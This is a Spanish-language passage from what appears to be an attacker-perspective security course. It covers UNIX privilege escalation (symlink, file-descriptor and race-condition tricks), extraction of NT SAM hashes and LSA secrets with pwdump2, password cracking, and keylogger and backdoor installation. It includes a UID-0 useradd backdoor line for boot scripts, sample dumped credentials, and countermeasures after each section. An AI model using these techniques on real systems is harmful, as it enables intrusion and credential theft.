Creamos un symlink en el `/tmp` a un archivo del sistema

```
ln -s /etc/passwd /tmp/estoesunlink
```

Luego ejecutamos algún xpoit que aproveche un programa que escribe archivos temporales, y le indicamos que sobrescriba nuestro `/tmp/estoesunlink`

```
./xploitlocal < mispropiospasswords
```

En algunos casos estos xpoits no modifican los archivos de passwords, sino que le cambian el owner a nuestro propio user ID, afectando tanto al `/etc/passwd` como al `/etc/shadow`.

Una vez que somos owner de los mismos podemos modificarlos y agregar una cuenta propia con UID 0.

*NOTA: la vulnerabilidad de los links simbólicos funciona también con los hard links, pero dado que no pueden pasar de una partición a otra su uso está limitado.*

### **Contramedidas:**

Muy poco que hacer como usuario.


Los programadores deben seguir prácticas seguras de programación, y detectar si el archivo temporal que va a escribirse ya existe, en cuyo caso deberán utilizar otro nombre para el archivo temporal.

Una herramienta del grupo L0pht (<http://www.atstake.com>) llamada L0pht Watch, permite monitorear el `/tmp` y controlar los programas que escriben archivos temporales.

Otro tipo de ataque aprovechaba errores en el manejo de los descriptores de archivos por parte de algunos programas.

Los file descriptors son números que identifican internamente los archivos que se abren y cierran.

Usualmente un proceso en Linux/UNIX tiene abiertos tres canales de comunicación:



Para cada nuevo canal de comunicación que se abra (por ejemplo abrir un archivo para lectura y/o escritura) se asignará un nuevo número entero pequeño (en el ejemplo podría ser el 4) llamado file descriptor o descriptor de archivo.

En ocasiones, y por errores de programación, un programa puede heredarle sus file descriptors a un proceso hijo, con lo cual el proceso hijo tendrá acceso (con el programa adecuado) a los descriptors abiertos, pudiendo escribir el archivo aunque no sea él quien lo abrió.

El concepto es bastante técnico, pero un ejemplo de cómo se aprovechaba tal vez sea esclarecedor.

Un programa que en una versión vieja sufrió de un error en el manejo de los file descriptors fue el comando `chpass` de OpenBSD, combinándolo con el uso del editor `vi`.

Este comando es ligeramente similar al `usermod` de Linux, sirve para modificar las propiedades de la cuenta de un usuario.

Al intentar cambiar un password con `chpass`, llama al `vi` si agregamos la siguiente variable de entorno:

```
export EDITOR=vi
```

Al lanzar el `chpass` se abría el `vi`, permitiendo editar los propios datos:

```
#Changing user database information for testuser
Shell: /bin/sh
Full Name: Test User
Location:
Office Phone:
Home Phone: 666
```

Luego salíamos a un shell desde el `vi` con `:!sh`

El error es que el shell heredaba el acceso al descriptor de archivo que tenía el comando `chpass`, permitiendo escribir sobre un archivo temporal (copia del archivo de passwords del sistema) que era creado por el `chpass` en el `/tmp`. El proceso de escribir sobre el temporal se hacía con un exploit en C creado al efecto.

Luego solamente había que salir del `vi`, terminando el `chpass`, y hacer `su` a nuestra nueva cuenta con UID 0.

### **Contramedidas:**

Nuevamente poco como usuario.

Los programadores deben seguir prácticas seguras de programación y ubicar adecuadamente los file descriptors. La llamada a procesos hijos debe hacerse en lo posible mediante la función `fork()` del lenguaje C. Como administradores tenemos la responsabilidad de informarnos sobre nuevos exploits y parchar los paquetes vulnerables.

Otro mecanismo de vulnerar el sistema es aprovechar lo que se llaman “race conditions” en las cuales un proceso normalmente de bajo privilegio (nuestro privilegio de usuario) durante un corto lapso se ejecuta con alto privilegio (usualmente root). Los exploits que aprovechan esta situación son altamente dependientes del tiempo, y se activan en el momento justo en que el programa está con alto privilegio, intentando que ejecute algún código arbitrario: shell o creación de una cuenta con UID 0.

Un buen ejemplo de una situación de “race condition” potencialmente aprovechable es cuando un usuario intenta loguearse a un server FTP y termina su conexión inesperadamente con ABORT.

En este punto el server que intenta correr con el bajo privilegio del usuario lanza un proceso con UID 0 para poder escribir a los logs del sistema. Un exploit puede intentar abortar el proceso en ese preciso instante, luego de que se cambia a UID 0 pero antes que el usuario termine de desloguearse, con lo cual el usuario queda logueado al FTP pero con UID 0, pudiendo hacer put o get de cualquier archivo del sistema.

Obviamente las race conditions son muy críticas en cuanto a tiempo, ya que la ventana de tiempo durante la cual el proceso tiene UID 0 es de milisegundos a poco menos de un segundo, pero unos cuantos intentos con un exploit bien hecho suelen dar resultados.

Un comentario personal interesante es que muchos servicios escriben a los logs del sistema, corran o no como root, de modo que cada tanto se descubre una nueva situación de race condition.

### **Contramedidas:**

Como usuario poco y nada.

Parchar cualquier vulnerabilidad que se detecte.

Los programadores deben seguir prácticas seguras de programación.

Manipular los core dumps (archivos `core`) dejados por los programas que se cierran abruptamente por un error a veces brinda interesante información.

Un ejemplo de esto era una vulnerabilidad que se había detectado en una versión vieja de telnet, a la cual se la podía cerrar con un error de segmentation fault enviándole información errónea.

En el core dump que quedaba había partes del archivo shadow. Este comportamiento sería esperable si se logra generar un core dump desde cualquier aplicación que maneje autenticación de usuarios.

### **Contramedidas:**

Los core dumps le interesan a los programadores porque brindan información sobre el motivo por el cual un programa se cerró, pero no son demasiado útiles para los usuarios comunes, de modo que lo más conveniente es modificar el `/etc/profile`, seteando un `ulimit` de cero, con lo cual directamente evitaremos la creación de core dumps.



El PEOR error que se puede encontrar en un sistema, y que puede abrirnos todas las puertas, es sin embargo de índole no tan técnica: permisos de archivos mal configurados.

Un buen ejemplo es cualquier archivo con permiso de escritura para other. Dado que other puede ser cualquiera, inclusive un atacante anónimo desde Internet, el archivo podrá ser modificado. El potencial riesgo dependerá obviamente de qué archivo se trate.

Algo que no debería estar con este permiso jamás es uno de los archivos de arranque (cualquiera dentro de la jerarquía `/etc/rc.d`) ya que son scripts y se ejecutan siempre como root al bootear. Uno de estos scripts modificado, tal vez con una línea como la siguiente, sería no solo peligroso, sino también difícil de detectar:

```
/usr/sbin/useradd -p fj094jfwf -u 0 -o Juan
```

Que agregará un usuario inconspicuo (Juan), preasignándole un password que copiaremos ya encriptado, con UID 0 (el flag `-o` es para poder utilizar un UID repetido, ver la man page de `useradd`).

Este comando en particular (con otro nombre de usuario) ha sido utilizado por mi con éxito en un par de ocasiones.

También son peligrosos en cierta medida los archivos con SUID (para los que no hicieron la carrera Linux, hagan una copia de `/bin/bash` en el `/tmp`, activen el flag SUID, y luego ejecútenlo como usuario común), ya que pueden potencialmente brindar acceso root si tienen errores o son escribibles por alguien diferente de root.

### **Contramedidas:**

La mejor forma de estar seguro que nuestro sistema está bien seteado es auditarlo personalmente.

Un excelente programa para el monitoreo local es el paquete COPS (está dentro de las tools en <http://online.securityfocus.com>) que detecta cualquier tipo de vulnerabilidad de las recientemente mencionadas.

Otros escanners locales son Tiger (<http://ciac.llnl.gov/ciac/ToolsUnixSysMon.html>), Nabou (<http://www.nabou.org>), y en cierta medida Bastille Linux (<http://www.bastille-linux.org>).

Una forma de buscar “a mano” los programas con permisos peligrosos es mediante el comando `find`:

<code>find / -perm +4000</code>	busca SUID
<code>find / -perm +2000</code>	busca SGID
<code>find / -type f -perm +2</code>	busca files con permiso write para other

Estos tipos de errores en los paquetes de las distribuciones son notificados en BugTraq y rápidamente corregidos por la empresa que armó la distribución, de modo que la única excusa para que exista un error de estos tipos en un sistema es que los administradores no se preocupen por la seguridad del mismo.



# Parte 6



## Sexto paso: Pilfer (Robo de información)

Una vez obtenida una cuenta de acceso que permita alto privilegio, el siguiente paso es obtener tanta información como sea posible para consolidar la posición dentro del sistema, y para poder extender el radio de acción a otros sistemas que sean alcanzables desde el sistema cuya seguridad fue comprometida.

Una forma obvia de obtener información potencialmente útil, y que no es dependiente del sistema operativo utilizado, es el acceso a las páginas de la Intranet de la empresa, donde pueden obtenerse en ocasiones datos sobre adquisiciones y fusiones que nos indicarían otros dominios a los cuales deberemos prestar atención.

Obviamente son válidos los conceptos mencionados en los primeros módulos sobre la posibilidad de que existan comentarios en el código HTML que no deberían estar allí, así como la posibilidad de obtener emails reales, que en una Intranet se utilizan mucho en lugar de los alias.

A partir de aquí mencionaré metodologías exclusivas de los dos sistemas operativos que veníamos tratando: Windows NT y sistemas \*NIX.

## Windows NT

Con los pasos anteriores hemos logrado tal vez obtener alguna cuenta con privilegios administrativos en un NT Server miembro de la red, o en NT Workstation, pero nos hemos mantenido obligatoriamente alejados de los Domain Controllers dado que como usuarios normales no teníamos la posibilidad del login interactivo en los mismos.

Ahora, con la cuenta de Server Operator que tenía un password vulnerable porque los operadores rotaban demasiado y no se podía elegir un password difícil sin que comenzaran a olvidarlo (o peor: anotarlos en papel) podemos intentar llegar más lejos ;-)

*(En realidad supongo que ya habrán encontrado un método para aumentar sus privilegios al menos hasta poder instalar un sniffer y capturar hashes, en este módulo hablaremos del crackeo de los mismos).*

El principal punto a tomar en toda red NT es el PDC (Primary Domain Controller), pero a nuestros fines sirve cualquiera de los BDC (Backup Domain Controller), ya que contienen una copia del archivo de passwords del dominio NT denominado SAM (Security Account Manager).

La SAM contiene los nombres de usuario y los passwords encriptados de todos los usuarios del dominio en los PDC y BDC. Es el equivalente en Windows del conocido `/etc/passwd` del mundo UNIX. Aún cuando la SAM en cuestión provenga de un NT Server miembro de la red (que no esté actuando ni siquiera como BDC) son altas las chances de que crackeando su SAM se obtengan datos sobre cuentas de privilegio, puesto que los operadores suelen usar muchas veces su cuenta administrativa en otras máquinas de la red (lo cual es mala práctica).

Como ya se mencionó, los passwords encriptados de la SAM serían mucho más seguros si solamente se usara el mecanismo de encriptación estándar del Windows NT, pero las concesiones de Microsoft para compatibilidad con sistemas legacy hicieron que junto con

estos passwords bien encriptados se guarden los mismos passwords, pero encriptados con el viejo algoritmo de LAN Manager.

Tomando en cuenta que herramientas como el L0phtcrack (<http://www.atstake.com>) alegan que pueden crackear TODOS los posibles passwords alfanuméricos utilizando simplemente un Pentium II 450 en tan sólo 24 hs, es comprensible que el uso de passwords con el viejo mecanismo de encriptación esté altamente desaconsejado. Obviamente si tenemos máquinas con Windows 9x o 3.11 en la red no tendremos alternativa.

La debilidad de los hashes de Lan Manager se puede dividir en dos: por un lado la cantidad de bits utilizados para la encriptación no es demasiado elevada, y por otro lado los passwords de Windows, con una longitud máxima de 14 caracteres, se dividen en dos mitades de 7 caracteres antes de hashearlos, y cada mitad es crackeada en forma independiente por L0phtcrack.

Esto quiere decir que un password de, por ejemplo, 11 caracteres, es menos sólido que uno de 7 (ó 14). Si tomamos la palabra 'diccionario', con 11 caracteres, el crackeo comenzará por crackear lo siguiente:

\_ \_ \_ \_ \_ \_ \_ a r i o

La última porción se crackea rápido pues son 4 caracteres. Una vez visto esto podemos acotar el ataque a palabras de 11 caracteres que terminen con 'ario' (¿habrá muchas?).

Hasta aquí se puede pensar que si se logra acceso a un sistema NT con una cuenta de alto privilegio todo está perdido. Si bien el password de acceso que utilizemos al principio puede obtenerse con un sniffer, aún falta obtener la SAM para poder realizar el proceso de crackeo en una máquina remota, de tal forma de no despertar sospechas, y no preocuparse más por el lockeo automático de las cuentas.

La SAM se guarda en un archivo llamado... SAM... en el directorio %systemroot%\system32\config, y se encuentra bloqueada (inaccesible para cualquier usuario) en tanto que el sistema esté corriendo.

Asi mismo se encuentra en la registry, es una de las secciones principales de la misma (HKEY\_LOCAL\_MACHINE\SAM), pero es inaccesible (aún como Administrator) si se abre el regedit y se intenta navegar esta sección (más adelante mencionaré un método para poder navegar la sección SAM de la registry con el regedit).

Afortunadamente Microsoft vino en ayuda del hacker, y guarda un backup comprimido de la SAM en el directorio %systemroot%\repair, llamado SAM.~, cada vez que se corre la NT Repair Disk Utility (rdisk.exe) durante un backup, que puede descompactarse con el comando DOS expand:

```
C:\> expand sam._ sam
Microsoft ® File Expansion Utility Version 2.50
Copyright © Microsoft Corp 1990-1994. All rights reserved.
```

```
Expanding sam._ to sam.
sam._: 4545 bytes expanded to 16384 bytes, 260% increase.
```

### **Contramedidas:**

Cada vez que se corra la herramienta NT Repair Disk Utility (rdisk) con el argumento /s para hacer un backup de la información clave de configuración del sistema, se guardará una copia compactada de la SAM en el directorio arriba mencionado.

Es responsabilidad del administrador borrar este archivo una vez que el `rdisk` lo grabó al diskette de backup (y la mayoría no lo hace).

Otros mecanismos para obtener la SAM son (mencionados porque son teóricamente posibles, aunque esto no siempre sea factible en la práctica, en particular bootear desde otro sistema operativo):

### **Bootear desde un sistema operativo alternativo.**

Como mínimo diremos que es imposible si no tenemos acceso físico a los servers, lo cual no suele ser el caso.

Por otra parte de tener acceso físico no tendríamos problemas en hacer muchas otras cosas, además de copiarnos el archivo SAM a un diskette para su posterior crackeo.

Las alternativas son el programa NTFSDOS, disponible en diversos archivos de herramientas de hacking en Internet, que nos permitirá bootear con un diskette DOS y acceder al rígido en modo read only, o cualquier minidistribución de Linux más o menos moderna, que también tienen soporte para filesystem NTFS, siempre en modo read only. Las implicaciones de llegar a tener modo read/write desde una minidistribución Linux son terribles desde el punto de vista de seguridad, pero aún no se ha completado el desarrollo del soporte r/w para NTFS en el kernel Linux, pero la última versión del NTFSDOS Pro permite escritura (si borramos la SAM de un sistema NT quedarán solamente las cuentas Guest y Administrator sin password).

### **Sniffing de la red.**

Ya sea que uno esté como miembro local de una red que utiliza tecnología shareada (hubs) o que logre instalar un sniffer (como cuando se instalan troyanos) y luego pase a “buscar los resultados”, pueden sniffearse los hashes que circulan por la red cada vez que se realice una autenticación.

Por otra parte está el truquito del mail mencionado anteriormente para recibir los hashes en la propia máquina.

Este método es prometedor, pero depende en gran parte de problemas de configuración o estupidez... que sin embargo suelen ser los más grandes y frecuentes ;-)

Cabe mencionar que las últimas versiones de L0thcrack incorporan un sniffer (como si fuera poco todo lo demás que puede hacer ;-)

Para completar mencionaré que actualmente se dispone de sniffers que funcionan sobre redes switcheadas, y programas stand-alone para manejar el ruteo (no sniffean) como el WCI, disponible en [online.securityfocus.com](http://online.securityfocus.com)

### **Extraer los hashes directamente de la SAM.**

Una vez que se tienen privilegios administrativos, pueden bajarse los hashes de los passwords directamente desde la SAM a un archivo con un formato similar al `/etc/passwd` de UNIX, que podremos utilizar para alimentar posteriormente al L0phtcrack.

Para lograr esto existe una herramienta llamada `pwdump`, programada por Jeremy Allison, disponible en varios sites de hacking en Internet en forma de código fuente y binarios precompilados para Windows. Las nuevas versiones del L0phtcrack incorporan un mecanismo interno con la misma funcionalidad que `pwdump`.

Sin embargo, a partir del Service Pack 2, Microsoft incorporó una funcionalidad de encriptación de la SAM, denominada SYSKEY, que impide que `pwdump` o `L0phtcrack` extraigan los hashes de la misma.

Todd Sabin programó una nueva versión de `pwdump`, denominada `pwdump2` (<http://www.webspan.net/~tas/pwdump2/>) que permite extraer los hashes desde archivos de SAM encriptados con SYSKEY.

De la misma forma que `pwdump`, `pwdump2` debe ser lanzado desde una cuenta con alto privilegio, y utiliza el mecanismo de inyección de DLL ya mencionado cuando hablamos del `getadmin`. El proceso vulnerado por `pwdump2` es `lsass.exe` (Local Security Authority Subsystem), y con la primer versión del `pwdump2` es necesario conocer el PID (Process ID) de `lsass.exe` para que `pwdump2` funcione.

La forma de obtener este PID es con la herramienta `pulist` del NTRK.

```
C:\> pulist | find "lsass"
lsass.exe 50 NT AUTHORITY\SYSTEM
```

Ahora que conocemos el PID de 50, podemos utilizar `pwdump2`, que por defecto enviará los hashes a pantalla, lo cual podemos redireccionar fácilmente a un archivo.

Cabe mencionar nuevamente que `pwdump2` debe correrse localmente en el sistema del cual deseen extraerse los passwords (de lo contrario estaremos bajando nuestros propios hashes por error!).

Existen mecanismos para ejecutar comandos remotos, algunos ya mencionados y otros que trataremos en la sección de troyanos y backdoors.

```
C:\> pwdump2 50
A. Nonymous:1039:e52cac67419... etc
ACMEPDC1$:1000:922bb2aaa0bc... etc
Administrator:500:48b48ef5635d97... etc
Guest:501:a0r150c76a1700...etc
... etc ... etc ... etc ...
```

En este ejemplo vemos que se obtiene el user ID, el RID, y los hashes de LanManager y NT, todos separados por ':'.

Existe una segunda versión del `pwdump2`, que obtiene por si sola el PID del `lsass`.

Además, y por si fuera poco, tenemos un `pwdump3`, que permite extraer los hashes en forma remota si conocemos el password del administrador ;-)

### **Contramiedidas:**

Si bien el Service Pack 2 encripta la SAM con SYSKEY para evitar herramientas tales como `pwdump` y `L0phtcrack`, no existe un parche contra la extracción con `pwdump2` o `pwdump3` (ni siquiera en Windows 2000, salvo que toda la información se almacene en Active Directories, lo cual obliga a que toda la red sea homogéneamente Windows 2000).

Existen parches en Microsoft que permiten eliminar los passwords encriptados para LanManager, pero perderemos compatibilidad con versiones viejas de Windows.

Debe considerarse la posibilidad de utilizar switches en lugar de hubs, con lo cual por lo menos se dificultará ligeramente el uso de sniffers.



Una vez obtenidos los hashes el siguiente paso es el crackeo de los mismos, donde tenemos herramientas para elegir.

La primera de ellas es el famoso L0phtcrack, del cual existe una versión gráfica en venta por US\$250, y una versión de consola vieja, en forma gratuita.

Como ya mencionamos L0phtcrack puede obtener los hashes de diversas fuentes: desde el archivo SAM en si, desde el archivo de backup de la SAM, desde el archivo de salida de `pwdump` o `pwdump2/3`, y por sniffeo de la red.

Recordemos que si el sistema tiene implementada la SAM encriptada con SYSKEY (Service Pack 2) la única forma de obtener los hashes será con `pwdump2/3` o sniffeo.

Los mecanismos utilizados por L0phtcrack son los típicos en este tipo de herramientas: diccionarios y ataque por fuerza bruta.

Es importante tener grandes colecciones de diccionarios (disponibles en muchos sites de hacking en Internet), ya que el crackeo por fuerza bruta puede llegar a tardar demasiado tiempo.

L0phtcrack soporta la habilidad de grabar el proceso de crackeo para poder continuar más tarde, y por último mencionaremos que tiene un método intermedio entre los ataques por diccionario y por fuerza bruta (llamado Hybrid) que permite agregar caracteres al azar a palabras de diccionario (para passwords como "password123").

Los passwords nulos y las palabras de diccionario se muestran en forma casi inmediata al iniciar el proceso de crackeo. Si el sistema tiene los passwords encriptados con LanManager, inclusive los passwords más fuertes caerán en 24 hs.

Otras excelente herramienta es Crack 5 con las extensiones NT.

Crack será comentado dentro de la sección UNIX, aquí simplemente mencionaré que aplicándole unas extensiones puede crackear hashes de NT.

Por último la herramienta John The Ripper, que también se comentará en la sección UNIX, puede crackear hashes NT.

### **Contramedidas:**

La única forma de no utilizar un mecanismo vulnerable es eliminar los hashes encriptados con el algoritmo de LAN Manager.

Pueden seguirse con el Event Viewer Security Log los accesos a la SAM, que aparecerán como eventos 560 y 562, el problema es que no hay forma de distinguir un acceso normal de un acceso con herramientas como `pwdump`.

Si la Gerencia no acepta los costos de migrar todas las máquinas a NT, tal vez mostrándoles sus propios passwords crackeados se los pueda convencer.

Como dato anecdótico mencionaré la forma de visualizar las keys de la registry en la sección SAM con el `regedit`, lo cual no es posible directamente.

Necesitaremos utilizar la herramienta `soon` del NTRK, que lo que permite es lanzar una tarea (como si fuera un `at` o un `cron`) en unos momentos.

```
soon regedt32 /I
```

El `regedit` que se abrirá nos permitirá recorrer la sección de la SAM (debe tenerse mucho cuidado, cualquier cambio accidental podría corromper la SAM).

La mejor forma de aprovechar la información disponible es sin embargo poco técnica, y consiste en aprovecharse de la confianza en que “nada malo puede pasar”, tan típica entre la gente de los Departamentos de IT.

En una situación ideal un administrador jamás debería loguearse localmente (por ejemplo en un NT Server miembro de la red) con la misma cuenta que utiliza a nivel dominio, pero estas cosas pasan. Imagínense las consecuencias si alguien logra penetrar este sistema hasta un nivel de Administrator local.

### **Contramedidas:**

Establecer passwords complejos para la administración del dominio y cambiarlos con frecuencia (máximo 30 días).

Implementar políticas que prohíban el uso de credenciales de nivel administración de dominio en sistemas locales.

Jamás utilizar la cuenta administrativa para otros usos.

El último mecanismo para obtener información que mencionaremos para Windows NT es robar información desde los LSA Secrets (Local Security Authority), que es donde se guardan, por ejemplo, copias de los passwords de FTP, web, cuentas dial-up para RAS, passwords de workstations para acceso al dominio, etc en un caché.

Imaginemos un laptop utilizado por los ejecutivos de la empresa cuando salen de viaje, dado que son conscientes de la seguridad (?) no cliquean la casilla “save password” de su cuenta RAS.

Sin embargo NT guarda igualmente esta información en el caché de los LSA Secrets.

En 1997 ya se diseñó un código (puede encontrarse en BugTraq) para extraer información de los LSA Secrets, como puede verse en este ejemplo:

```
C:\> lsa_secr RasDialParams!S-1-5-21-1309812617-1316948193-111032338-500#0
```

```
6 5 8 6 4 8 0   1 6 0 0   6 3   *   smithj   super   *   1   2
9 4 8 5 3 9     1 6 0 0   6 3   *   # boyd   sleepy1   1   2 7
2 2 1 7 1 2     1 6 0 0   6 3   *   # boyd2   sleepy2!   1   4 9
```

Los strings entre los asteriscos son los usernames y los passwords de las conexiones dialup.

Una versión mejorada llamada `lsadump2` (<http://www.nmrc.org>) permite obtener estos datos aún con la encriptación pobre implementada por Microsoft tras el SP3.

Una excelente herramienta que brinda la oportunidad de analizar los LSA Secrets es el Internet Scanner 5.6 de Internet Security Systems (<http://www.iss.net>).

### **Contramedidas:**

El Service Pack 3 incorporó un mecanismo de encriptación con SYSKEY para los LSA Secrets.

En el Service Pack 5 se parchó la vulnerabilidad del caché de passwords de RAS, que no había sido parchada al encriptar los LSA Secrets.

De todas formas es importante recordar que no debe utilizarse acceso RAS si no es necesario, y lo mismo es válido para correo remoto y otros mecanismos.

## UNIX/Linux

Obviamente para sistemas \*NIX son válidas las consideraciones mencionadas en la sección de NT sobre la posibilidad de obtener cuentas de alto privilegio si se tiene acceso a los passwords.

Típicamente las versiones más nuevas de Linux implementan el uso de shadow passwords, removiendo los hashes del archivo world readable `/etc/passwd`, sin embargo es común encontrar sistemas viejos que aún no lo implementaban (recordar que Red Hat incorporó shadow passwords y encriptación MD5 recién en el release 6.0).

Aún cuando no se puedan obtener los hashes, a veces hay información útil en el `/etc/passwd`, tal como el campo GECOS ya mencionado, y la lista de todos los user ID del sistema.

Como ya dijimos a veces puede obtenerse el `/etc/shadow` mediante xpoits, ya sea directamente o luego de obtener root.

Uno podría preguntarse qué utilidad tiene seguir más allá luego de tener root. Sucede que a veces una de las personas que es usuario en un determinado sistema es administrador o tiene alto privilegio en otro, por lo tanto es importante conocer todos los passwords.

Un ejemplo real de esto, y de mi experiencia personal, era la existencia de una cuenta de mantenimiento web en un sistema, que correspondía a alguien con alto privilegio en el sistema del ISP.

Otro método para la obtención de passwords es el sniffeo de las conexiones sobre una topología de red shareada con hubs, y en el caso del `telnet` los passwords viajarán por la red SIN ENCRIPCIÓN. Recordemos que ya existen sniffers que funcionarán sobre redes switcheadas.

El mecanismo utilizado para encriptar los passwords en los archivos `/etc/passwd` o `/etc/shadow` antiguamente era un algoritmo denominado crypt, con base en el DES, que recientemente fué cambiado por otro mecanismo mucho mejor denominado MD5 que es mucho más difícil de crackear (en realidad adivinar).

Es sencillo viendo los hashes determinar si utilizan MD5 o no. Los hashes MD5 comienzan siempre con \$1, mientras que los de crypt no tenían ningún inicio en particular.

Existe un tercer tipo de encriptación denominado blowfish (no demasiado extendido, sin embargo es el que usa el Nessus) distinguible porque los hashes comienzan con \$2.

La única diferencia para los crackeadores será el tiempo necesario para crackearlos, ya que la mayoría soporta diversos mecanismos.

Los crackeadores más comunes son Crack 5 (disponible en archivos de herramientas de hacking en Internet) y John The Ripper (<http://www.openwall.com>), ambos disponen de una versión para Linux, siempre en formato de código fuente que debe ser compilado en el sistema local.

John The Ripper inclusive toma ventaja de las extensiones MMX si el procesador las soporta, y está disponible para DOS/Windows.

Estos crackeadores permiten el uso de diccionarios así como fuerza bruta para el crackeo.

Cabe destacar sin embargo que el uso de fuerza bruta sobre passwords MD5 puede ser imposible en un lapso de tiempo razonable si el password es suficientemente largo, lo cual es una ventaja sobre Windows NT (si está utilizando los passwords encriptados según LAN Manager, que caen en 24 hs).

Nuevamente los passwords triviales o nulos son detectados en forma casi inmediata, cayendo luego las palabras de diccionario.

### **Contramedidas:**

Auditar los passwords y cambiar aquellos que resulten crackeados en un período razonable. Implementar políticas para que los passwords tengan una longitud mínima e incorporen dígitos.

Utilizar tanto shadow passwords como encriptación MD5 a toda costa, ambos dificultarán la tarea de obtención de passwords de cuentas de alto privilegio en otro sistema.

No utilizar telnet para accesos remotos. De ser necesario utilizar SSH (Secure Shell), que encripta las conexiones.

Muchas veces también se obtienen datos interesantes leyendo los logs del sistema, como IDs de usuarios, horarios en los cuales suelen estar activos, si conocen o no el password de root (nos daremos cuenta si usualmente utilizan el 'su'), etc.

Un pasaje por el home directory de los usuarios que conocen el password de root tal vez brinde información adicional. A veces la memoria falla y los usuarios graban el password en un archivo de texto plano en su directorio personal (porque allí estará seguro y nadie puede verlo ;-)

### **Contramedidas:**

Educar a los usuarios, en particular a aquellos que conocen el password de root (que no debería ser nadie más que el administrador), sobre el peligro de almacenar el password fuera de su memoria (lo que tienen dentro del cráneo, no la RAM).

## **Consideraciones Generales (para cualquier sistema)**

Lo que vimos aquí es la punta de iceberg, todo apuntando a obtener más información para proseguir la penetración de la seguridad de una red.

Obviamente cuando existan determinados intereses, tal vez en una información en particular, los mecanismos aquí mencionados no se utilicen, sino que directamente se tome la información deseada ni bien se logre acceso como administrador.

No es mi intención mencionar vulnerabilidades particulares de sistemas tales como bases de datos, solo mencionaré que existen, y que con las direcciones en Internet brindadas hasta aquí no debería ser un problema encontrar información sobre la violación de seguridad de aplicaciones tales como el Office, bases de datos SQL y otras aplicaciones comúnmente utilizadas.



# Parte 7





## **Séptimo paso: Install Back Doors (Instalar puertas traseras)**

Es muy importante una vez obtenidos altos privilegios dentro de un sistema con mecanismos altamente sofisticados dejar abierta la posibilidad de ingresar nuevamente de una manera más simple. No es adecuado tener que ejecutar un xexploit local cada vez que queramos realizar tareas, en parte porque implicará dejar el código del xexploit en la máquina remota y en parte porque implicaría seguir accediendo con una cuenta comprometida, facilitando nuestro rastreo a través de los logs del sistema.

Con este fin los atacantes suelen dejar lo que se denominan backdoors (puertas traseras) para obtener ingreso fácil y rápido a un sistema comprometido.

Algunos de estos mecanismos de backdoor solamente brindan el acceso, pero hay algunos que además hacen que seamos virtualmente indetectables luego de ingresar por uno de ellos.

Una categoría que incluiremos aquí es el uso de troyanos, que si bien no son necesariamente programas de backdoor nos brindarán diversas funcionalidades, así como la instalación de sniffers y keystroke loggers con el fin de coleccionar más información. Imaginemos el caso de haber obtenido acceso a través de una cuenta con un password trivial, y encontrarnos de pronto con que dicho password fue cambiado o removido del sistema. Si no contamos con nuestra "puerta trasera" estaremos efectivamente donde empezamos.

## **Windows NT**

Luego de comprometida la seguridad de una red NT pueden instalarse diferentes sistemas, ya sea para obtener más fácil acceso, o solamente con el fin de capturar siempre más y más información.

Dentro de estos últimos casos tenemos el uso de los programas denominados globalmente keystroke loggers, que se encargan de registrar todas y cada una de las teclas que se presionan en el sistema y almacenarlas en un archivo inconspicuo que será retirado por nosotros periódicamente para monitorear la actividad, y eventualmente capturar nuevos passwords, etc.

Uno de los mejores programas dentro de esta categoría es el Invisible Key Logger Stealth (IKS) para Windows NT ([www.amecisco.com/iksnt.htm](http://www.amecisco.com/iksnt.htm)), un programa comercial con un precio cercano a los US\$150.

Desde el punto de vista técnico el IKS es un driver de teclado modificado que corre en el espacio del código kernel de NT. Es virtualmente invisible, siendo su única manifestación un archivo que va creciendo paulatinamente donde están siendo almacenadas las teclas pulsadas. IKS inclusive loguea los CTRL-ALT-DEL, permitiendo ubicar fácilmente los logins al sistema, cambios de password, etc.

Usualmente el intruso renombrará el archivo `iks.sys` (el driver del IKS) a algo inconspicuo, como por ejemplo `scsi.sys` (nadie borraría algo así).

Para instalarlo necesitaremos modificar la registry manualmente o utilizar la herramienta `regini.exe` del NTRK, que se encargará de cargar el archivo `iks.reg` que contiene las modificaciones necesarias en forma prácticamente automática.

Luego de instalado es necesario realizar un shutdown, que eventualmente puede forzarse con un ataque DoS (el administrador tendrá que reiniciar el server si aparece una blue screen, y probablemente no sospeche nada).

Otra forma de ocasionar un shutdown remoto es con la herramienta `shutdown.exe` del NTRK.

El archivo donde se guardarán las teclas presionadas se llama originalmente `iks.dat`, pero puede renombrarse indicando otro nombre en la registry.

Este archivo está encriptado, para preservarlo de un curioso casual. Para poder visualizarlo necesitaremos de la herramienta `datview` que viene incluida en el paquete IKS.

Si algo entorpece el uso del IKS es la necesidad de ingresar periódicamente al sistema para llevarnos el archivo con las teclas capturadas, el programa STARR (STealth Activity Recorder and Reporter) incorpora la posibilidad de enviar por email dicho archivo, eliminándolo del disco cada vez que lo envía... ¿Quién dijo que hay que asustarse?

### **Contramedidas:**

Suele ser dificultoso detectar los keystroke loggers, porque su infiltración en el sistema es realmente de muy bajo nivel.

Es importante auditar periódicamente la registry en busca de keys que antes no estaban allí, en las contramedidas de la sección de troyanos más adelante se mencionan algunas herramientas que nos ayudarán con este tipo de auditoría.

Si se revisan las Properties de los archivos, puede detectarse el IKS porque mirando la solapa Version indica "IKS NT 4 Device Driver", con un nombre interno de "`iksnt.sys`".

Un comando interesante para tener en el sistema comprometido es alguno que nos permita la ejecución de código en forma remota en el espacio de memoria del servidor.

Windows NT no tiene ningún mecanismo estándar para esto, pero como es usual el paquete NTRK viene en nuestra ayuda.

En el NTRK tenemos la Remote Command Line (`remote.exe`) y el Remote Command Service (`rcmd.exe` y `rcmdsvc.exe`, el cliente y el server, respectivamente). Estas herramientas solamente vienen incluidas en la versión server del NTRK.

La más sencilla de instalar y utilizar es el `remote.exe`, que puede lanzarse como cliente o como servidor simplemente desde la línea de comandos:

```
remote.exe /C    cliente
remote.exe /S    server
```

